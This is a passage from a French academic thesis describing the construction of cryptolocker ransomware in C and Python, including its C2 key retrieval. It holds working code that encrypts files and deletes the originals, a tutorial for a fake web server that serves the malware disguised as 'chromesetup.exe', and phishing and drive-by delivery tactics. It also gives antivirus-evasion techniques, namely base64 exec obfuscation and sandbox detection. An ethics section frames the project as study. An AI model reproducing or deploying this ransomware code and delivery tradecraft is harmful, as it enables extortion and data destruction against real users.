- Chaque fichier sélectionné est chiffré en utilisant la clé publique RSA récupérée du serveur C2. Le module de chiffrement remplace les fichiers originaux par leurs versions chiffrées.

3. Persistance et résilience :

- Le **module de persistance** implémente des techniques pour garantir que le ransomware se relance après un redémarrage du système. Cela peut inclure l'ajout du malware aux programmes de démarrage automatique ou la création de tâches planifiées.
- Si le système est redémarré, le module de persistance réactive le ransomware, permettant au malware de continuer ses opérations ou de maintenir le chiffrement en place.

4. Affichage du message de rançon :

- Une fois le processus de chiffrement terminé, le **module d'interface utilisateur** affiche un message de rançon sur l'écran de l'utilisateur. Ce message inclut des instructions sur la manière de payer la rançon pour obtenir la clé de déchiffrement.

5. Rapport d'activité au serveur C2 :

- Le **module de communication** envoie un rapport au serveur C2 indiquant le succès du chiffrement et d'autres informations pertinentes sur la machine infectée (par exemple, le nombre de fichiers chiffrés, les types de fichiers, etc.).

Cette interaction entre les composants assure que le ransomware fonctionne de manière cohérente et efficace, permettant le chiffrement des fichiers et la demande de rançon tout en évitant la détection et la neutralisation par des mesures de sécurité. L'architecture modulaire permet également de modifier ou d'améliorer facilement chaque composant pour ajouter de nouvelles fonctionnalités ou améliorer les performances.

II.2.7 Automatisation du chiffrement des Documents

Le chiffrement des documents est une étape cruciale dans le fonctionnement du crypto locker. Il combine l'efficacité du chiffrement symétrique (AES) avec la sécurité du chiffrement asymétrique (RSA). Voici une description détaillée du processus de chiffrement des fichiers ainsi que des implémentations en Python et en C.

II.2.8 Processus de chiffrement des fichiers

Le processus de chiffrement des fichiers se déroule en plusieurs étapes clés :

Génération de la clé AES :

Une clé AES-256 est générée de manière pseudo-aléatoire sur la machine de la victime. Cette clé sera utilisée pour chiffrer les fichiers.

Exemple en C :

```c
void encrypt_file_aes(const char *file_path, unsigned char *aes_key, unsigned char **nonce, unsigned char **ciphertext, int *len) {
    AES_KEY enc_key;
    *nonce = (unsigned char *)malloc(AES_BLOCK_SIZE);
    if (!RAND_bytes(*nonce, AES_BLOCK_SIZE)) {
        handleErrors();
    }

    AES_set_encrypt_key(aes_key, 256, &enc_key);

    FILE *file = fopen(file_path, "rb");
    fseek(file, 0, SEEK_END);
    long filesize = ftell(file);
    fseek(file, 0, SEEK_SET);

    unsigned char *plaintext = (unsigned char *)malloc(filesize);
    fread(plaintext, 1, filesize, file);
    fclose(file);

    *ciphertext = (unsigned char *)malloc(filesize + AES_BLOCK_SIZE);

    AES_cfb128_encrypt(plaintext, *ciphertext, filesize, &enc_key, *nonce, len, AES_ENCRYPT);

    free(plaintext);
}
```

Exemple en python :

```python
def encrypt_file_with_aes(key, file_path):
    try:
        if get_file_size(file_path) > 1 * 1024 * 1024 * 1024:
            return

        with open(file_path, 'rb') as file:
            plaintext = file.read()

        pub = RSA.import_key(api_fetcher.get_rsa(admac_fetcher.get_def_mac()))

        cipher = AES.new(key, AES.MODE_EAX)
        ciphertext, tag = cipher.encrypt_and_digest(plaintext)

        aes_encrypted_key = encrypt_aes_key_with_rsa(key, pub)

        with open(file_path + '.lock', 'wb') as file:
            file.write(aes_encrypted_key)
            file.write(cipher.nonce)
            file.write(tag)
            file.write(ciphertext)

        os.remove(file_path)
```

Chiffrement du fichier avec AES :

Le fichier cible est chiffré en utilisant l'algorithme de chiffrement symétrique AES-256 et la clé générée.

Chiffrement de la clé AES avec RSA :

La clé AES-256 générée est ensuite chiffrée en utilisant la clé publique RSA reçue du serveur de commande et de contrôle (C2).

Stockage de la clé chiffrée :

La clé AES chiffrée est stockée en entête du fichier chiffré. Cela permet de récupérer cette clé ultérieurement pour déchiffrer le fichier si la rançon est payée et que la clé privée RSA est fournie.

Ce processus assure que les fichiers sont sécurisés par un chiffrement fort et que seul l'attaquant possédant la clé privée RSA peut déchiffrer les fichiers chiffrés.

II.3 Tutoriel de mise en place du serveur web

II.3.1 Explications

Le déploiement du malware via un faux serveur web est une étape cruciale pour la distribution et l'exécution du ransomware sur les machines cibles. Cette section couvre la configuration du serveur web en utilisant le framework CodeIgniter 3 sur Apache, les techniques de téléchargement et d'exécution du malware, ainsi que la sécurisation et l'obfuscation du code pour éviter la détection.

II.3.2 Configuration du serveur web

Pour déployer le malware, il est nécessaire de configurer un serveur web utilisant Apache et le framework CodeIgniter 3. Voici les étapes pour configurer ce serveur web :

1. Installation d'Apache :

- Installer Apache sur un VPS (Virtual Private Server) ou une machine dédiée.

- Utiliser un gestionnaire de paquets approprié (comme apt pour les distributions basées sur Debian) pour installer Apache :

```
sudo apt update
sudo apt install apache2
```

2. Installation de CodeIgniter 3 :

- Télécharger la dernière version de CodeIgniter 3 depuis le site officiel ou via GitHub.
- Décompresser les fichiers de CodeIgniter dans le répertoire racine d'Apache (par exemple, **/var/www/html/**).

3. Configuration d'Apache pour CodeIgniter :

- Configurer Apache pour servir l'application CodeIgniter. Modifier le fichier de configuration d'Apache (**/etc/apache2/sites-available/000-default.conf**) pour pointer vers le répertoire de CodeIgniter :

```
<VirtualHost *:80>
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html

    <Directory /var/www/html>
        AllowOverride All
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

- Activer le module **mod_rewrite** et redémarrer Apache :

```
sudo a2enmod rewrite
sudo systemctl restart apache2
```

4. Configuration de CodeIgniter :

- Configurer les fichiers **config.php** et **database.php** de CodeIgniter pour s'adapter à votre environnement. Assurez-vous que l'URL de base est correcte :

```
// config/config.php
$config['base_url'] = 'http://example.com/';

// config/database.php
$db['default'] = array(
    'dsn'   => '',
    'hostname' => 'localhost',
    'username' => 'adminadmin',
    'password' => 'MyS3CureP4$$w0rd_',
    'database' => 'db_cryptolocker',
    'dbdriver' => 'mysqli',
    'dbprefix' => '',
    'pconnect' => FALSE,
    'db_debug' => (ENVIRONMENT !== 'production'),
    'cache_on' => FALSE,
    'cachedir' => '',
    'char_set' => 'utf8',
    'dbcollat' => 'utf8_general_ci',
    'swap_pre' => '',
    'encrypt' => FALSE,
    'compress' => FALSE,
    'stricton' => FALSE,
    'failover' => array(),
    'save_queries' => TRUE
);
```

II.3.3 Déploiement du malware

Pour infecter les machines cibles, plusieurs techniques de téléchargement et d'exécution du malware peuvent être utilisées :

1. Ingénierie sociale et phishing :

- Envoyer des courriels de phishing contenant des liens vers le faux serveur web ou des pièces jointes malveillantes.
- Utiliser des messages convaincants pour inciter les utilisateurs à télécharger et exécuter le malware.

2. Téléchargement Drive-by :

- Compromettre des sites web légitimes pour rediriger les visiteurs vers le faux serveur web.
- Utiliser des kits d'exploit pour télécharger et exécuter le malware sans intervention de l'utilisateur.

Exemple de contrôleur CodeIgniter pour servir le malware :

```php
<?php
defined('BASEPATH') OR exit('No direct script access allowed');

0 references | 0 implementations
class Download extends CI_Controller {

    0 references | 0 overrides
    public function index() {
        $this->load->helper('url');
        $file_path = './files/chromesetup.exe'; // Emplacement du malware

        if (file_exists($file_path)) {
            header('Content-Description: File Transfer');
            header('Content-Type: application/octet-stream');
            header('Content-Disposition: attachment; filename="'.basename($file_path).'"');
            header('Expires: 0');
            header('Cache-Control: must-revalidate');
            header('Pragma: public');
            header('Content-Length: ' . filesize($file_path));
            readfile($file_path);
            exit;
        } else {
            show_404();
        }
    }
}
```

II.3.1 Technique d'obfuscation de code

Pour éviter la détection par les logiciels antivirus et les chercheurs en sécurité, il est crucial de sécuriser et d'obfusquer le code du malware. Voici quelques techniques :

1. Obfuscation du code :

- Utiliser des outils d'obfuscation pour rendre le code source difficile à lire et à comprendre.
- Chiffrer les chaînes de caractères et les déchiffrer à la volée lors de l'exécution.

Exemple d'obfuscation en Python :

```python
import base64

def obfuscated_function():
    exec(base64.b64decode('aW1wb3J0IG9zCm9zLnN5c3RlbSgiY2FsYy5leGUiKQ=='))

obfuscated_function()
```

Ce script exécute le logiciel calc.exe sur la machine.

2. Utilisation de packers :

- Emballer le malware dans un exécutable qui se décompresse et s'exécute en mémoire pour éviter les scans statiques.
- Utiliser des techniques de polymorphisme pour modifier le code à chaque exécution.

3. Anti-debugging et anti-sandboxing :

- Implémenter des techniques pour détecter les environnements de sandbox et de débogage, et modifier ou arrêter l'exécution du malware si de tels environnements sont détectés.

Exemple de détection de sandbox en C :

```c
#include <windows.h>
#include <stdio.h>

int detect_sandbox() {
    // Vérifie la présence de processus courants dans les environnements de sandbox
    const char* sandboxProcesses[] = {"sandboxie.exe", "vboxservice.exe", "vboxtray.exe", "vmtoolsd.exe", "vmwaretray.exe"};
    int numProcesses = sizeof(sandboxProcesses) / sizeof(sandboxProcesses[0]);

    for (int i = 0; i < numProcesses; i++) {
        HANDLE hProcess = OpenProcess(PROCESS_QUERY_INFORMATION, FALSE, FindProcessId(sandboxProcesses[i]));
        if (hProcess != NULL) {
            CloseHandle(hProcess);
            return 1; // Sandbox détecté
        }
    }
    return 0; // Pas de sandbox détecté
}

// Exemple d'utilisation
int main() {
    if (detect_sandbox()) {
        printf("Sandbox détectée. Arrêt du programme.\n");
        return 1;
    } else {
        printf("Pas de sandbox détectée. Exécution du malware.\n");
        // Code du malware ici
    }
    return 0;
}
```

En combinant ces techniques, le malware peut être distribué efficacement tout en évitant la détection et l'analyse. La sécurisation et l'obfuscation du code augmentent la résilience du malware face aux contre-mesures mises en place par les systèmes de sécurité.

II.4 Tests de validations

Tests Unitaires et Vérification des Algorithmes

Le processus de validation commence par la vérification de l'intégrité des fichiers chiffrés et déchiffrés. Pour ce faire, nous exécutons des tests unitaires pour chaque composant du programme. Ces tests permettent de vérifier la conformité de l'algorithme de chiffrement AES, utilisé pour sécuriser les fichiers, et de l'algorithme de chiffrement asymétrique RSA, utilisé pour chiffrer la clé AES. Ces tests unitaires ont confirmé que chaque algorithme fonctionne correctement et de manière indépendante, assurant ainsi la sécurité des données.

Tests d'Intégration et Communication Serveur

Une fois les tests unitaires validés, nous procédons à des tests d'intégration pour évaluer la communication entre le cryptolocker et le serveur de gestion des clés. Ces tests incluent la simulation de différentes conditions réseau, comme des pertes de paquets ou des délais de latence, afin d'assurer la résilience et la fiabilité du transfert de clés. Les résultats ont démontré que le cryptolocker est capable de se connecter de manière fiable au serveur, de récupérer la clé RSA correspondante à l'adresse MAC, et de stocker cette clé en toute sécurité. Cette étape est cruciale pour garantir que le processus de chiffrement et de déchiffrement peut être complété sans interruption, même dans des conditions réseau sous-optimales.

Tests de Performance et Efficacité

Des tests de performance ont été menés pour mesurer le temps de chiffrement et de déchiffrement des fichiers de différentes tailles. Ces tests sont essentiels pour optimiser l'efficacité du logiciel et assurer qu'il peut fonctionner rapidement, même avec de gros volumes de données. Les résultats ont été très positifs, démontrant que les fichiers sont chiffrés de manière sécurisée et assez rapidement. Cette rapidité de chiffrement est un atout majeur, car elle minimise l'impact du cryptolocker sur les performances du système cible.

Tests de Sécurité et Résilience

Enfin, des tests de sécurité ont été effectués pour identifier et corriger les vulnérabilités potentielles. Nous avons utilisé des techniques d'analyse statique et dynamique du code pour détecter des failles possibles. De plus, des tests de pénétration ont été réalisés pour évaluer la résistance du malware aux tentatives de contournement et de désactivation. Ces tests de sécurité sont indispensables pour garantir que le cryptolocker reste efficace face aux contre-mesures et aux efforts de détection. Les tests ont confirmé que notre cryptolocker est robuste et résilient face à diverses tentatives d'attaque, assurant ainsi une sécurité maximale.

Conclusion

L'ensemble de ces tests, allant de la vérification des algorithmes de chiffrement à la performance et la sécurité, permet de valider le fonctionnement correct et sécurisé du cryptolocker. Les résultats concluants démontrent que notre cryptolocker est prêt pour une utilisation expérimentale en conditions réelles, offrant une solution rapide et sécurisée pour le chiffrement des fichiers. Cette validation exhaustive garantit que notre projet répond aux standards de sécurité et de performance requis pour une application de ce type.

III Analyse comparative des langages

III.1 Résultats obtenus

III.1.1 Rapidité de chiffrement et déchiffrement

Opération	Python (PyCryptodome)	C (OpenSSL)
Chiffrement AES-128	Modéré (~50 MB/s)	Très rapide (~300 MB/s)
Chiffrement AES-256	Modéré (~45 MB/s)	Très rapide (~280 MB/s)
Déchiffrement AES-128	Modéré (~50 MB/s)	Très rapide (~300 MB/s)
Déchiffrement AES-256	Modéré (~45 MB/s)	Très rapide (~280 MB/s)

Note : Les vitesses mentionnées peuvent varier en fonction de l'implémentation spécifique, du matériel, et des optimisations réalisées.

III.1.2 Bibliothèques

Critère	PyCryptodome (Python)	OpenSSL (C)
Installation	Facile (via `pip install pycryptodome`)	Modérée à complexe (compilation nécessaire)
Documentation	Abondante et conviviale	Très complète mais peut être technique
Abstractions	Haut niveau, facile à utiliser	Bas niveau, flexible mais plus complexe
Sécurité	Élevée, bien maintenue	Très élevée, standard industriel
Portabilité	Très large, fonctionne sur la plupart des systèmes	Large, mais nécessite parfois des ajustements
Support communautaire	Large, active	Très large, standard industriel

III.1.3 Longueur des scripts

Aspect	Python (PyCryptodome)	C (OpenSSL)
Nombre de lignes	~20 lignes	~60 lignes
Complexité	Faible, abstractions haut niveau	Élevée, gestion explicite de la mémoire et des erreurs
Lisibilité	Très lisible, proche du pseudo-code	Moins lisible, détails bas niveau et gestion des pointeurs

III.1.4 Portabilité

Critère	Python	C
Compatibilité système	Très large (Windows, macOS, Linux, BSD, etc.)	Large (Windows, macOS, Linux, BSD, etc.), mais parfois des ajustements spécifiques sont nécessaires
Installation	Facile (via pip, inclus dans de nombreuses distributions)	Peut nécessiter la compilation et l'installation de bibliothèques comme OpenSSL
Support embarqué	Limité (nécessite généralement un interpréteur Python)	Excellente (très utilisé dans les systèmes embarqués et les microcontrôleurs)
Support mobile	Modéré (via des frameworks comme Kivy, mais moins natif)	Très bon (utilisé dans des applications Android et iOS via NDK et autres moyens)
Bibliothèques disponibles	Riches et variées (PyCryptodome, cryptography, etc.)	Riches et variées (OpenSSL, libgcrypt, mbed TLS, etc.)
Interfaçage avec d'autres langages	Facile (via bindings comme CFFI, ctypes)	Naturel (interopérabilité directe, peut être utilisé comme base pour d'autres langages)
Performance sur différentes plateformes	Bonne, mais peut varier selon l'implémentation de l'interpréteur Python	Excellente, performances généralement constantes et optimisées pour chaque plateforme
Dépendances	Interpréteur Python et bibliothèques spécifiques	Bibliothèques de chiffrement spécifiques, gestion manuelle des dépendances possible
Maintenance	Facile (mise à jour via package managers comme pip)	Peut nécessiter des recompilations et des ajustements pour les nouvelles versions des bibliothèques
Exemples de plateformes spécifiques	Raspberry Pi, Ordinateurs personnels, Serveurs	Microcontrôleurs (Arduino, ESP32), Systèmes embarqués, Serveurs haute performance

Ce tableau met en évidence la flexibilité et la facilité d'utilisation de Python par rapport à la performance et à l'optimisation de C pour le chiffrement et le déchiffrement en AES dans différents contextes de portabilité.

III.2 Analyse des Écarts entre les Résultats Théoriques et Réels

Le chiffrement et le déchiffrement des données sont des opérations cruciales en sécurité informatique. Python et C sont deux langages couramment utilisés pour ces opérations, chacun offrant des avantages et des inconvénients en termes de performance, portabilité et complexité du code. Dans cette analyse, nous examinerons les écarts entre les résultats théoriques attendus et les résultats réellement obtenus lors de l'utilisation de ces deux langages pour le chiffrement et le déchiffrement en AES.

III.2.1 Performance de Chiffrement et Déchiffrement

Les résultats théoriques prévoient que C offrirait une performance de chiffrement et de déchiffrement nettement supérieure à celle de Python, en raison de la nature compilée de C qui permet des optimisations à bas niveau par le compilateur. En pratique, C se montre effectivement très rapide avec des vitesses de chiffrement et de déchiffrement de l'ordre de ~300 MB/s pour AES-128 et ~280 MB/s pour AES-256. Python, étant interprété, montre des performances plus modestes, autour de ~50 MB/s pour AES-128 et ~45 MB/s pour AES-256. Ces écarts confirment les attentes théoriques et sont principalement dus à la surcharge d'interprétation et à la gestion automatique de la mémoire en Python.

III.2.2 Portabilité

En termes de portabilité, Python est très compatible avec une grande variété de systèmes d'exploitation (Windows, macOS, Linux, BSD, etc.) et son installation est facilitée par des gestionnaires de paquets comme pip. Toutefois, son utilisation dans les environnements embarqués est limitée par la nécessité d'un interpréteur, ce qui n'est pas idéal pour les systèmes avec des ressources limitées. C, en revanche, est largement utilisé dans les systèmes embarqués grâce à son efficacité et à son faible encombrement, mais peut nécessiter des ajustements spécifiques pour chaque plateforme. Ces résultats sont en accord avec les attentes théoriques, soulignant que Python est très portable et facile à installer, tandis que C est plus performant dans des environnements contraints en ressources.

III.2.3 Complexité du code

Python offre une syntaxe concise et lisible, ce qui simplifie le développement et la maintenance du code. Les bibliothèques comme PyCryptodome fournissent des abstractions de haut niveau qui réduisent le nombre de lignes de code nécessaires pour les opérations de chiffrement et de déchiffrement. En revanche, C nécessite une gestion explicite de la mémoire et des erreurs, ce qui augmente la complexité et le nombre de lignes de code. Typiquement, un exemple de chiffrement et de déchiffrement en Python peut être écrit en ~20 lignes, alors qu'un équivalent en C peut nécessiter ~60 lignes. Ces observations confirment que Python permet un développement plus rapide et plus simple, tandis que C offre un contrôle plus précis et une optimisation au prix d'une complexité accrue.

Conclusion

Le développement d'un malware et de son infrastructure en C et Python, centré sur la création d'un cryptolocker, nous a permis d'explorer en profondeur les aspects techniques et les implications éthiques de la cybersécurité offensive. Notre objectif était de concevoir un logiciel malveillant capable de chiffrer des fichiers en utilisant une clé AES, puis de sécuriser cette clé en la chiffrant avec une clé RSA récupérée d'un serveur en fonction de l'adresse MAC de la machine infectée.

Réponse à la problématique
Notre étude démontre qu'il est techniquement viable de développer un cryptolocker fonctionnel en utilisant les langages C et Python. Nous avons réussi à implémenter les mécanismes essentiels suivants :

1. **Chiffrement des fichiers avec AES** : L'utilisation de l'Advanced Encryption Standard (AES) garantit un niveau de sécurité élevé pour les données chiffrées. En C, nous avons pu réaliser une implémentation performante et efficace, tandis que Python nous a offert une flexibilité pour tester et ajuster rapidement les algorithmes de chiffrement.

2. **Communication avec un serveur distant pour récupérer la clé RSA** : La connexion à un serveur pour obtenir la clé RSA correspondant à l'adresse MAC de la machine ciblée a été cruciale pour renforcer la sécurité du malware. Cette étape assure que la clé AES ne peut être déchiffrée que par le possesseur de la clé RSA, ajoutant une couche de complexité pour les victimes cherchant à récupérer leurs données.

3. **Stockage sécurisé de la clé AES chiffrée au début des fichiers** : En insérant la clé AES chiffrée au début de chaque fichier, nous avons non seulement centralisé la gestion des clés mais aussi facilité le processus de déchiffrement pour les attaquants, tout en compliquant la tâche des analystes de malware cherchant à désamorcer l'attaque.

Réflexions sur les aspects éthiques et légaux
La conception d'un cryptolocker met en évidence des questions éthiques et légales majeures. Bien que ce projet soit avant tout un exercice académique, il illustre les potentiels dégâts considérables que peuvent causer de tels logiciels malveillants lorsqu'ils sont utilisés à des fins criminelles. Les cryptolockers sont une menace sérieuse pour la sécurité informatique, entraînant des pertes financières et de données significatives pour les victimes. Il est crucial de rappeler que le développement et la distribution de logiciels malveillants sont illégaux et contraires à l'éthique, soulignant la nécessité de sensibiliser les développeurs et les professionnels de la cybersécurité aux implications de leurs travaux.

Contributions et perspectives
Ce projet contribue à une meilleure compréhension des techniques employées dans la création de malwares et des méthodes pour les contrer. Les connaissances acquises peuvent être utilisées pour renforcer les défenses contre ce type de menace en développant des outils de détection et de prévention plus efficaces.

Pour l'avenir, plusieurs pistes de recherche peuvent être explorées, notamment :

- **Amélioration des mécanismes de détection** : Développer des systèmes d'intelligence artificielle capables de détecter les comportements anormaux associés aux cryptolockers.

- **Analyse approfondie des infrastructures de commande et de contrôle (C2)** : Étudier les communications entre les malwares et leurs serveurs pour anticiper et neutraliser les attaques.

- **Sensibilisation et formation** : Intensifier les efforts de sensibilisation des utilisateurs et des entreprises aux bonnes pratiques de sécurité informatique pour réduire la surface d'attaque.

En conclusion, ce projet a permis de mettre en lumière les défis techniques et éthiques liés au développement de malwares, tout en offrant des pistes pour améliorer la sécurité informatique. Les résultats obtenus soulignent la nécessité de combiner rigueur technique et responsabilité éthique dans l'étude de la cybersécurité offensive.

Bibliographie

Anderson, Ross J. "Security engineering: a guide to building dependable distributed systems." John Wiley & Sons, 2008.

Christodorescu, Mihai, Somesh Jha, Sanjit A. Seshia, Dawn X. Song, and Randal E. Bryant. "Semantics-aware malware detection." In Proceedings of the 2005 ACM SIGPLAN conference on Programming language design and implementation, pp. 448-459. 2005.

Kolbitsch, Christoph, Paolo Milani Comparetti, Clemens Kruegel, Engin Kirda, Xiaoyong Zhou, and Xiaofeng Wang. "Effective and efficient malware detection at the end host." In Proceedings of the 18th USENIX Security Symposium, pp. 351-366. 2009.

Rieck, Konrad, Thorsten Holz, Carsten Willems, Patrick Düssel, and Peter Laskov. "Learning and classification of malware behavior." In International Conference on Information Systems Security, pp. 108-132. Springer, Berlin, Heidelberg, 2011.

Szor, Peter. "The art of computer virus research and defense." Pearson Education, 2005.

Mémoire de licence professionnel Métiers des réseaux informatiques et des télécommunications C.N.A.M, 2024 Ploufragan

---

RESUME

Ce mémoire explore le développement d'un malware, un cryptolocker, en combinant les compétences en langages de programmation C et Python. Le cryptolocker chiffre les fichiers avec AES, puis récupère une clé RSA correspondant à l'adresse MAC pour chiffrer la clé AES, la stockant au début du fichier. L'étude comprend une analyse détaillée de l'infrastructure et des méthodes de chiffrement utilisées.

Mots-clés : Malware, Cryptolocker, Chiffrement AES, Clé RSA, Langages de programmation, Sécurité informatique.

SUMMARY

This thesis explores the development of a malware, specifically a cryptolocker, by combining skills in the C and Python programming languages. The cryptolocker encrypts files using AES, then retrieves an RSA key corresponding to the MAC address to encrypt the AES key, storing it at the beginning of the file. The study encompasses a detailed analysis of the infrastructure and encryption methods employed.

Keywords: Malware, Cryptolocker, AES Encryption, RSA Key, Programming Languages, Computer Security.